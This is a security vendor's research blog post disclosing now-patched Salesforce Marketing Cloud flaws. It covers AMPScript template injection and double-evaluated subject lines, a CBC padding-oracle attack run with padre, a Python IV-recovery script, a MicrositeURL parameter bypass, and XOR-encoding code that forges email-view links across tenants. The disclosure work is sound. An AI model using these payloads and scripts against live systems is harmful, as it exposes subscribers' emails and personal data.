
 Research
 May 5, 2026
Ghosts of Encryption Past – How we Read All Your Emails in Salesforce Marketing Cloud
Have you noticed that almost every marketing email you receive looks somewhat similar, or has functionality that seems centralised? This is because most corporations have moved to some form of marketing cloud to facilitate sending mass email campaigns. This shift appears to have happened in the last 10-15 years, and it doesn’t seem to be slowing down.
One of the most popular “marketing cloud” offerings is Salesforce Marketing Cloud (SFMC) (formerly ExactTarget). Over the last ten years, we’ve encountered this technology often, with our first encounter in 2019, when we leaked all user PII for Uber via a bug that allowed us to evaluate arbitrary AMPScript.
Salesforce Marketing Cloud is a pretty complex technology. Dynamic emails that are powered by their own scripting languages, like AMPScript and SSJS, as well as dynamic subscriber DBs that can readily be used for campaigns. The highly dynamic nature of SFMC, along with its pervasive presence in almost every Fortune 500 company, makes the target extremely valuable to attackers.
Salesforce’s technologies are particularly interesting to threat actors due to the amount of data that is stored inside. Last year, Scattered Lapsus$ Hunters were able to compromise almost 39 enterprises and access 700 orgs using Salesforce by first gaining access to third party platforms like Salesloft and Drift, commonly connected to Salesforce instances.
At Searchlight Cyber, we love a hard target, and we love targeting technologies that are heavily in use by large corporations. You may remember our previous work on ServiceNow, where we were able to leak all the data inside a ServiceNow instance with a single HTTP request.
Given frequent sightings of ExactTarget in the wild, the fact that the technology runs on almost all of our customers’ attack surfaces and the sensitivity of the information stored within it, we felt that it was time to give ExactTarget a good look.
Hunting for SFMC on Attack Surfaces
When companies set up SFMC, they want to have a way to deliver emails with their own branding. This involves setting up several DNS records that point back to Salesforce. ExactTarget is a legacy technology that has been around for many years. From understanding its internals, we could tell that it has a lot of interesting attack surface carried over through the years, and an acquisition by Salesforce.
If you want to try and find SFMC/ExactTarget instances in the wild, you can use the IP lists provided by Salesforce here and here. Alternatively, you can also find SFMC related assets through their pretty consistent naming pattern, which typically includes:
click.<domain>
view.<domain>
cloud.<domain>
pages.<domain>
images.<domain>
All of these will be either pointing to a CNAME of ExactTarget (i.e. *.exacttarget.com or *.exacttarget.com.edgesuite.net), with newer SFMC subdomains often following a pattern like so: <random>.cp-sap.sfmc-content.com. At the end of the day, regardless of the DNS setup, all SFMC instances are bound to the shared cluster or region they are located in.
The IP list provided by Salesforce gives us a good sense that there are approximately 10 different regions you could be allocated to, depending on the volume of emails your organisation sends: S1 (AMER), S4 (AMER), S6 (AMER), S7 (AMER), S10 (AMER), S11 (AMER), S12 (AMER), S13 (AMER), S50 (EMEA), S51 (EMEA).
This is worth noting, as it will become important as we describe the issues we have discovered.
What is AMPScript/SSJS, And Why Should I Care About It?
While SFMC offers a variety of functionality for companies that utilize it, we will focus on the bread and butter offering of SFMC and the functionality that is most often exposed to end users – emails.
As with any good email and marketing platform, SFMC offers a way to template emails sent to each user in their contact list. The classic method to do this is called AMPScript, which is delimited with %%= and =%% and looks as follows:
Hello, %%= mul(7,7) =%%!Rendering this would result in Hello, 49!. You can pull the email, full name, and other stored data for the contact with the AttributeValue function as follows:
Welcome to our mailing list, %%= AttributeValue("fullName") =%%!Beyond these very simple examples, AMPScript is a fully featured programming language with loops, if statements, variables, and a whole function library.
In the years since, SFMC has introduced two additional syntaxes for interpolating content in emails. The first, named SSJS, uses a fork of the Jint JS library for C# to allow for server-side Javascript syntax in emails:
<script runat="server">
Platform.Load("Core","1");
Write("Hello world!");
</script>
The second, named GTL, is no longer maintained and has had all official documentation scrubbed. However, for our purposes, it is only necessary to know that we can emulate AMPScript with the {{= ... }} syntax:
Seven times seven is {{=mul(7,7)}}Template Injection
If you are into security research, your hairs might be standing up by now.

Let’s first suppose that we achieved template injection via some unspecified method. What could we do? The AttributeValue function allowed us to leak our own email, full name, and other stored contact details. However, leaking our own details in an email sent to us is not very impactful.
One quick way to test that our template injection worked, even blind, was the HttpGet function. Its documented purpose is to take a URL, make a GET request, and return the content at that URL. For our purposes, it worked as a canary. At the time the template was rendered, if we injected this and saw a DNS lookup, we knew we had code execution within the template. This initially looked promising for SSRF, but didn’t suffice for two reasons. The first is that most SFMC instances are in a cloud hosted shared tenancy setup, so any SSRF would be in Salesforce’s network, and not the company using the software. The second is that SFMC is aware of SSRF attacks and has several protections in place to mitigate it.
To progress with impact, we needed to understand Data Views. These are SFMC’s name for system tables, and contain everything from sent emails, to sent SMSes, and the full contact list stored inside the application. Accessing this data allowed attackers to retrieve all content stored or sent by SFMC for that tenant. This data could be queried by email templates with no restriction using the LookupRows function. To validate that we could access sensitive data, we targeted the _Subscriber data view, which contains all the stored emails in the SFMC instance. Writing:
%%= RowCount(LookupRows("_Subscribers","SubscriberKey",_subscriberkey)) =%%We could obtain the number of subscribers in the database. Using other Salesforce functions, we could then progress to extract individual records in the _Subscribers data view. This could then be applied to other data views within SFMC, leading to a total compromise of all customer data on the instance. This included:
- Sent emails (
_Sentand_Job) - Customer data (
_Subscribers) - Sent SMSes (if they used this feature –
_SMSMessageTracking) - Email click data (
_Click) - Any other data stored by the company on SFMC
Creative use of the HttpGet function could also be used to transmit data blind via query parameters, if we needed to.
Footgun #1: TreatAsContent
Armed with this knowledge, how did we get a template injection in an email? The most obvious way would be an ‘eval string as template’ function, and it indeed exists: TreatAsContent. If user input such as a first name or address was passed to this function, it resulted in a template injection.
// Dangerous
%%= TreatAsContent(Concat("Welcome, ", [Full Name], "!")) =%%
Modern template frameworks in other languages have been grappling with template injection since the mid 2010s, and have made it much more apparent to developers that they might be introducing a template injection. Functions that render templates from strings almost always carry security warnings, or the APIs are designed to make it much more difficult to introduce a security hole.
However, in SFMC, the TreatAsContent page did not warn that this function was dangerous, and many tutorials unsafely used the function.
Footgun #2: Double Evaluation in Titles
Like the body of an email, the subject of an email also can contain AMPScript templates. As we were blindly testing sites for this vulnerability, we saw a lot of successful injections in the subject of an email. After doing some more research, we figured out the reason this was the case; the subject of emails sent by SFMC were double evaluated by default. This meant any company that included user data in any context in the subject of an email was vulnerable to template injection. Consider possibly the simplest subject line to an email you could send:
Welcome %%= [First Name] =%% to our mailing list!If you had signed up as %%= mul(7,7) =%%, what would happen was that SFMC would evaluate the subject twice. Upon first evaluation, you would get:
Welcome %%= mul(7,7) =%% to our mailing list!And upon the second:
Welcome 49 to our mailing list!Occasionally, we found that companies might try to filter strings like %%. In those cases, sometimes the undocumented syntax {{=mul(7,7)}} would come to the rescue. This functionality was insecure by default; unless the developer was aware and took explicit steps to prevent this attack, any user input that made it into the subject of an email could result in the total compromise of all subscriber data inside SFMC.
Salesforce knows this is dangerous. Back in 2023, they tried to remove this functionality from the platform, and change email subjects to do a single evaluation just like the body. However, a lot of customers depended on this behavior for their emails, making updates to this difficult while maintaining backwards compatibility. After feedback, they backtracked on this behavior change. Since the disclosure of our vulnerabilities, Salesforce has once again disabled double evaluation of email subject line AMPscript.
Given how unintuitive and dangerous this behavior was, it might not surprise you that this cropped up a lot in the wild. Simply by signing up accounts with payloads in the name field we were able to find template injections in big players across almost every sector in the industry, including:
- Aviation
- Technology
- Energy
- Finance
And much, much more.
Understanding The Different Types of Query String Formats
Satisfied with our understanding of SFMC’s templating, we moved onto another interesting functionality of the platform. By default, SFMC does not just send emails, but also offers functionality to view these emails via the web. As mentioned earlier in the introduction, the usual setup for companies is to have a domain like view.e.mycompany.com which points to a CNAME of the SFMC cloud infrastructure. Since emails from multiple disparate tenants are hosted on the same infrastructure, we wondered – how exactly did the view email feature work to show us our own email. And could we leak other emails sent from the same tenant, or even emails sent by other companies?
The vast majority of emails used one of two formats, which we refer to as ‘classic’ and ‘modern’ in this blog. These are not official names, but documentation on them was scarce. They contained a single encrypted parameter qs and looked as follows:
classic: https://view.e.example.com/?qs=1ea3e8ade15ee450a89189c4fc7bbe23ab45...
 modern: https://view.e.example.com/?qs=eyJkZWtJZCI6IjY1ZTdiNmRmLTk3ZjEtNGU5...
The first thing to notice was that since all the view.* domains for different companies were pointing to the same shared infrastructure, the domain name in use didn’t actually matter; for example, if we had a https://view.e.othersite.com, we could simply copy the qs over and view the same email. This suggested that the host didn’t actually matter, and that both the tenant and sent email were stored on the encrypted string. Consequently, any way to manipulate the encrypted string would allow us to view any email on any tenant. This also indicated to us that SFMC used a single, static encryption key for all customers.
The Modern Format
We started with the modern format, which was clearly base64. Decoding it, we got a JSON object like this:
{
    "DekId": "emc_dek_v1",
    "DekVersion": 1,
    "Iv": "Gha9suw3up2EfrqEJWcSFg==",
    "CipherText": "n+AZnddgSindEYvgrALWhz1cOPj0MqAsyB9xPU0eRvmQZqN9BmlBgKmmE/QbeGSq",
    "AuthTag": "kHCyaIpX25iEKIj9dTNhCXIPC7azJFRdQ+7R25u+QY4=",
    "HmacId": "emc_hmac_v1",
    "HmacVersion": 1
}
There were some interesting parameters we could tweak here, such as the Id and the Version, however after much tweaking and trying it seemed like the interesting data was stored within the cipher text. Given the use of a one time IV and an auth tag, the JSON suggested a secure authenticated mode of encryption. We pretty quickly moved onto the much more mysterious classic format.
The Classic Format
The classic format, despite being older, was the most popular format. Most of the examples of emails we got sent in the wild via SFMC used this format. This format is clearly in hex, but other than that looked very mysterious. Changing any bytes always resulted in an error, as did removing the query string entirely or adding non-hex data. However, with some google-fu and some blackbox observation skills, we quickly deduced some things about the encryption method. One of the first things we noticed was that the hex data’s length was always a multiple of 8, suggesting a block based cipher with block size 64 bits. Some research later, and we found an amazing StackExchange reference which told us exactly what the data contained:
j=105891&m=123456789&ls=35631528&l=358&s=38629805&jb=1&ju=1637251&n=6002
j = JobID
m = MID (Business Unit)
ls = ListSubscriber
l = ListID
S = SubscriberID
jb = Job BatchID
ju - Job UrlID
n - Row Number
In this case, the m specified the company (known as a ‘Business Unit’) and the Job ID j specified which email was sent. It was pretty clear that tweaking any of these values would allow us to read other’s emails.
One thing we also learned is that another one of SFMC’s features called ‘cloud pages’ used the same encryption scheme. In Cloud Pages, the encrypted query string could contain not only the data above but also other miscellaneous data. These often used the pages.* subdomain. For example, if they wanted to store an address you typed in, the encrypted query string data might look like:
j=105891&m=123456789&ls=35631528&l=358&s=38629805&jb=1&ju=1637251&n=6002&address=123 Fake St, SmallvilleOur breakthrough came when we were looking at a cloud page that stored the user language and user email in the encrypted parameters. It would simply print them in the HTML like this:
<body>
   <input type='hidden' value='aaaaaaaa@example.com' name='email' id='email'>
   <input type='hidden' value='EN' name='lang' id='lang'>
</body>
At some point we were fuzzing the encrypted qs string. We noticed that if we changed a specific byte in the string, it didn’t cause the page to error! Rather, it corrupted 1 byte in the payload, as well as the previous encrypted block:
<body>
   <input type='hidden' value='aa|nj�Ӝnl(xamplf.com' name='email' id='email'>
   <input type='hidden' value='EN' name='lang' id='lang'>
</body>
Here, one block of the plaintext has been fully corrupted, and the e has been changed to f in the xample.c block. Having done some crypto in our time, we recognised this meant the backend was using unauthenticated CBC to decrypt the parameters!
Decrypting the Plaintext
We quickly broke out our CBC padding oracle tool of choice, padre, and realised we could decrypt everything but the first block of ciphertext in the encrypted string with a padding oracle!
[i] padre is on duty
[i] using concurrency (http connections): 10
[+] successfully detected padding oracle
[!] mode: decrypt
[1/1] &m=10912443&ls=346789701&ju=39383644&n=1678x05x05x05x05x05
Getting the first block required an extra trick. In CBC, the first block is directly combined (XORed) with an extra bit of data, the initialization vector (IV). By prepending eight null-bytes to our ciphertext, we got this data out. We didn’t know the IV though, so the extra data looked a bit like junk: x71xc0xa6x38x00xc8x1dxee
But because of the helpful StackOverflow post earlier, we knew some extra information about this data — it’s the j= parameter, which happens to be missing from the output of padre. Furthermore, we knew that the bytes following j= are all digits. By obtaining some extra query string samples, we could determine what the IV was by eliminating all the options that gave results that didn’t fit the format.
a_sets = [
  b'qxc0xa68x00xc8x1dxee',
  b'qxc0xa1>x01xc9x18xee',
  b'qxc0xa27x06xc8x18xe5',
  b'qxc0xa1?x01xc0x1bxe9',
]
b = b'j=YXXXXX'

byte_sets = [set(range(256)) for _ in range(8)]

for a in a_sets:
  for i,r,s in zip(range(8),a,b):
    if s == ord('Y'):
      ok = b'123456789'
    elif s == ord('X'):
      ok = b'0123456789'
    else:
      ok = bytes([s])
    byte_sets[i] &= {i for i in range(256) if i ^ r in ok}

a = 1
for i in range(8):
  a *= len(byte_sets[i])
  print(f'byte {i}:', byte_sets[i])
print(f'poss: {a}')
The above example with only four examples narrows the IV down to around ~5k possibilities. With the full dataset, we obtained the exact IV: 1bfd900f32f128dd. Now, if we wanted to decrypt anything else using padre, we could prepend the ciphertext with the IV and get the full plaintext out.
Encrypting the Plaintext
Given that we had decrypted the query string, how could we use this to access sensitive data? If the email we were tweaking parameters for had sensitive data, such as a bank transaction statement, tweaking the ls value would reveal the data of other people. However, what if the email was benign?
We discovered that every tenant had the ‘Forward to a Friend’ feature enabled by default. It was available at the URL ftaf.aspx (whether it was linked to or not) and used the same encrypted qs parameter as before:

Notice how our email was displayed in the page? This email was taken from the ls parameter in the encrypted query string. Since a CBC padding oracle attack also allows encryption of arbitrary plaintexts, we could use the encryption feature to forge new values for ls, allowing us to enumerate emails! The only tweak we had to make, since we didn’t control the IV, was to pad the first block with nonsense QXXXXXXX=0 which would get corrupted:
./padre -e lhex -b 8 -p 20 -u 'https://view.e.site.com/ftaf.aspx?qs=$' -enc "QXXXXXXX=0&m=10912443&ls=346789702&ju=39383644&n=1678"This process was slow, as it took roughly 128 * (length of plaintext) requests to encrypt a single guess for ls, but we could access all the emails in a subscriber list this way.
Gotta Go Fast
After waiting a while, we wondered if this was the fastest way to exploit this bug. After all, we were making 10000+ requests to the server every time we wanted to guess a single ls ID, and not all of them were valid.
While reading the AMPScript documentation, we discovered the MicrositeURL function. It reads as follows:
Returns a microsite URL with an encrypted query string. Use this function to link to microsites created in Classic Content from emails. Because this function encrypts your query parameters, you can use it to avoid submitting customer data as plain text. These names are reserved and can’t be used as query parameter names:
l, v, s, d, m, n
This function allowed us to generate our own encrypted query strings. For example, if we called %%= MicrositeURL(1, "abc", 123) =%%, we got something like:
http://pages.exacttarget.com/page.aspx?qs=2e4c31a3756cb9408ef66904bc8c483eae29b5cbbcbc985c7d8790b5e7d8f7ac Among other junk parameters in the encrypted query string was the value abc=123. This seemed useful at first but the documentation warned that we couldn’t use l, v, s, d, m, n which we needed to create our proper qs. There was just one problem, however – this note in the documentation wasn’t actually enforced, and we could just add these parameters anyway:
%%=MicrositeURL(1, "j", "4630704", "m", "10912443", "ls", "346789702", "ju", "39383644", "n", "1678")=%%We did find that certain other undocumented parameters, such as LID (used in some other contexts), were not encryptable via MicrositeURL. When we tried, we got a message as follows:
ExactTarget.OMM.FunctionExecutionException: Cannot override value of reserved microsite parameter LID Error Code: OMM_FUNC_EXEC_ERROR - from OMMCommonThe bypass of this turned out to be quite funny – instead of specifying each parameter separately, why not just… place them all in the one argument?
%%=MicrositeURL(1, "test", "=0&LID=1&j=2&m=3&ls=4");This bypassed the restricted parameter check nicely and allowed us to encrypt whatever parameters we wanted.
Running this in our SFMC test bed worked fine and generated a qs that worked in ftaf.aspx. This meant we had reduced the 10000+ requests per guess we needed to do for the padding oracle attack to just two; one to our test bed and one to ftaf.aspx on our target. And because SFMC used a single, static shared key across all instances, the qs values we generated in our test bed worked everywhere! If you did not have a test SFMC instance available to you, finding a template injection on any site in the SFMC network would allow you to forge encrypted qs strings for any tenant.
Gotta Go Faster
For most of our research, we thought there were only two encryption formats; the ‘classic’ format and the ‘modern’ format described earlier. However, when searching through archive sources for more URLs for testing, we found that a small percentage of URLs used a very different looking format:
https://view.e.example.com/?j=fec5117277630d7c&m=fe8a1272756c027b7c&ls=fe3916747764067f741c71&l=ff3809737167&s=fe5b12717361007f7c17&jb=ff69177274&ju=fe6516747c65067f7512&r=0This format was very suspicious to us as the encrypted parameters looked very similar and had different lengths:
fec5117277630d7c
fe8a1272756c027b7c
fe3916747764067f741c71
ff3809737167
fe5b12717361007f7c17
ff69177274
fe6516747c65067f7512
We collected a few examples from the internet and made the following observations:
- The lengths of the encrypted texts varied but correlated roughly to the lengths we’d expect them to be. For example,
jbwas usually quite small, and so was its encrypted text. - The first byte was almost always
fforfe. - Starting from the 3rd byte onwards, each byte was very similar and always less than
7F. For example, for the list above:
1st byte: fe fe fe ff fe ff fe
2nd byte: c5 8a 39 38 5b 69 65
3rd byte: 11 12 16 09 12 17 16
4th byte: 72 72 74 73 71 72 74
5th byte: 77 75 77 71 73 74 7c
6th byte: 63 6c 64 67 61 65
7th byte: 0d 02 06 00 06
...
After staring at it a while, we separated the first two bytes like this:
fec5 117277630d7c
fe8a 1272756c027b7c
fe39 16747764067f741c71
ff38 09737167
fe5b 12717361007f7c17
ff69 177274
fe65 16747c65067f7512
In our case, we also had a classic link to the same email, and from the decryption oracle earlier, knew that the ls parameter was 242022181. Lining the bytes up:
16 74 77 64 06 7f 74 1c 71
 2  4  2  0  2  2  1  8  1
The length was a match. Surely it’s not just XOR?
> xor = lambda a,b:bytes(x^y for x,y in zip(a,b))
> xor(bytes.fromhex('16747764067f741c71'),b'242022181')
b'$@E<redacted>'
That’s right. This ‘encryption’ mechanism is just a XOR with the string $@E<redacted>* repeated! This allowed us to decrypt all the parameters, but what were the first two bytes for? After some observation, we figured out that the first two bytes were simply 0xFFFF ^ sum(bytes in plaintext), used as a checksum! Having these two pieces of the puzzle together, we were able to write a short Python script to encrypt and decrypt any text using this method we wanted.
def xor(a,b):
 return bytes(x^y for x,y in zip(a,b))

def enc(s):
 pay = xor(s, b'$@E<redacted>'*9999)
 chk = int.to_bytes(0xFFFF ^ sum(s), length=2, byteorder='big')
 return (chk + pay).hex()

def dec(s):
 return xor(bytes.fromhex(s)[2:],b'$@E<redacted>'*9999)
What was even more shocking to us was that even though this encryption method was ancient and never generated any longer, it still worked, even for brand new tenants. This allowed us to perform an attack as follows:
- Get a single email from a company and use
padreto recover its parameters via the CBC oracle attack - Recreate the parameters in the
j=...&m=...weak encrypted format described above. - Simply use the script to enumerate all the
lsvalues.
Using this method, we could enumerate emails as fast as we sent web requests, achieving one guess per request!
*Key redacted at the request of Salesforce. We’ve asked for clarification as to whether the key has been completely rotated but didn’t receive a response prior to publication.
Conclusion
Let’s recap what we had. With AMPScript, we had:
- A way to disclose the entire contacts DB, even blind, via a template injection
- An unintuitive double evaluation in the subject line of emails
And with the email view feature, we had:
- A way to decrypt the encrypted query string in the most popular classic format
- A way to re-encrypt new parameters, leading to the leak of all sent emails and email data in the DB
- A way to do this cross tenant, which allowed accessing all emails ever sent by SFMC
Not bad!
We reported these findings to SFMC and they took action to remediate these issues. Salesforce deployed AES-GCM encryption across the platform, expired all links created prior to January 23, 2026 at 21:00 UTC, and disabled double evaluation of email subject line AMPscript.
We reported these issues to Salesforce on the 16th of January 2026, and a remediation was put in place by the 24th of January 2026. Salesforce has not identified to date any confirmed unauthorized access to or misuse of customer data related to this issue.
To summarize, Salesforce fixed the vulnerabilities and assigned them with the following CVEs:
Searchlight Cyber’s ASM solution, Assetnote, provides industry-leading attack-surface management and adversarial-exposure validation, helping organizations identify and remediate security vulnerabilities before they are exploited. Customers receive security alerts and recommended mitigations simultaneously with any disclosures made to third-party vendors. Visit our attack surface management page to learn more about our platform and our research.
in this article
Related Content
Research New Age of Collisions: Reading Arbitrary Files Pre-Auth as root in cPanel (CVE-2026-29205)
Find out more
Research Magento PolyShell – Unauthenticated File Upload to RCE in Magento (APSB25-94)
Find out moreBook your demo: Identify cyber threats earlier– before they impact your business
Searchlight Cyber is used by security professionals and leading investigators to surface criminal activity and protect businesses. Book your demo to find out how Searchlight can:

Enhance your security with advanced automated dark web monitoring and investigation tools

Continuously monitor for threats, including ransomware groups targeting your organization

Prevent costly cyber incidents and meet cybersecurity compliance requirements and regulations